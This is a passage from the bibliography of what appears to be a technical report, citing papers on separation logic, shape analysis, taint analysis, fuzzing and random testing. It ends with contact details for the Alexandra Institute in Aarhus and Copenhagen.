[9] P. W. O’Hearn, J. C. Reynolds, and H. Yang, “Local reasoning about programs that alter data structures,” in Computer Science Logic, 15th International Workshop, CSL 2001. 10th Annual Conference of the EACSL, Paris, France, September 10-13, 2001, Proceedings (L. Fribourg, ed.), vol. 2142 of Lecture Notes in Computer Science, pp. 1–19, Springer, 2001.

[10] J. Berdine, C. Calcagno, and P. W. O’Hearn, “Smallfoot: Modular automatic assertion checking with separation logic,” in Formal Methods for Components and Objects, 4th International Symposium, FMCO 2005, Amsterdam, The Netherlands, November 1-4, 2005, Revised Lectures (F.

S. de Boer, M. M. Bonsangue, S. Graf, and W. P. de Roever, eds.), vol. 4111 of Lecture Notes in Computer Science, pp. 115–137, Springer, 2005.

[11] D. Distefano, P. W. O'Hearn, and H. Yang, "A local shape analysis based on separation logic," in Tools and Algorithms for the Construction and Analysis of Systems, 12th International Conference, TACAS 2006 Held as Part of the Joint European Conferences on Theory and Practice of Software, ETAPS 2006, Vienna, Austria, March 25 - April 2, 2006, Proceedings (H. Hermanns and J. Palsberg, eds.), vol. 3920 of Lecture Notes in Computer Science, pp. 287–302, Springer, 2006.

[12] C. Calcagno, D. Distefano, P. W. O'Hearn, and H. Yang, "Compositional shape analysis by means of bi-abduction," in Proceedings of the 36th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, POPL 2009, Savannah, GA, USA, January 21-23, 2009 (Z. Shao and B. C. Pierce, eds.), pp. 289–300, ACM, 2009.

[13] C. Calcagno, D. Distefano, J. Dubreil, D. Gabi, P. Hooimeijer, M. Luca, P. W. O'Hearn, I. Papakonstantinou, J. Purbrick, and D. Rodriguez, "Moving fast with software verification," in *NASA Formal Methods - 7th International Symposium, NFM 2015, Pasadena, CA, USA, April 27-29, 2015, Proceedings* (K. Havelund, G. J. Holzmann, and R. Joshi, eds.), vol. 9058 of *Lecture Notes in Computer Science*, pp. 3–11, Springer, 2015.

[14] E. J. Schwartz, T. Avgerinos, and D. Brumley, "All you ever wanted to know about dynamic taint analysis and forward symbolic execution (but might have been afraid to ask)," in *31st IEEE Symposium on Security and Privacy, S&P 2010, 16-19 May 2010, Berleley/Oakland, California, USA*, pp. 317–331, IEEE Computer Society, 2010.

[15] J. A. Clause, W. Li, and A. Orso, "Dytan: a generic dynamic taint analysis framework," in Proceedings of the ACM/SIGSOFT International Symposium on Software Testing and Analysis, ISSTA 2007, London, UK, July 9-12, 2007 (D. S. Rosenblum and S. G. Elbaum, eds.), pp. 196–206, ACM, 2007.

[16] D. E. Denning and P. J. Denning, "Certification of programs for secure information flow," *Commun. ACM*, vol. 20, no. 7, pp. 504–513, 1977.

[17] H. Liang, X. Pei, X. Jia, W. Shen, and J. Zhang, "Fuzzing: State of the art," *IEEE Trans. Reliab.*, vol. 67, no. 3, pp. 1199–1218, 2018.

[18] K. Serebryany, "Continuous fuzzing with libfuzzer and addresssanitizer," in *IEEE Cybersecurity Development, SecDev 2016, Boston, MA, USA, November 3-4, 2016*, p. 157, IEEE Computer Society, 2016.

[19] K. Claessen and J. Hughes, “Quickcheck: a lightweight tool for random testing of haskell programs,” in Proceedings of the Fifth ACM SIGPLAN International Conference on Functional Programming (ICFP ’00), Montreal, Canada, September 18-21, 2000 (M. Odersky and P. Wadler, eds.), pp. 268–279, ACM, 2000.

THE ALEXANDRA INSTITUTE
IT CITY OF KATRINEBJERG
Aabogade 34 ▪ DK-8200 Aarhus N
+45 70 27 70 12

UNIVATE
Njalsgade 76, 3rd floor ▪ DK-2300 Copenhagen S
+45 70 27 70 91

The Alexandra Institute helps private and public organisations develop innovative solutions, products and services based on state-of-the art IT research. Our mission is to enable Danish companies realise the potential of new technology.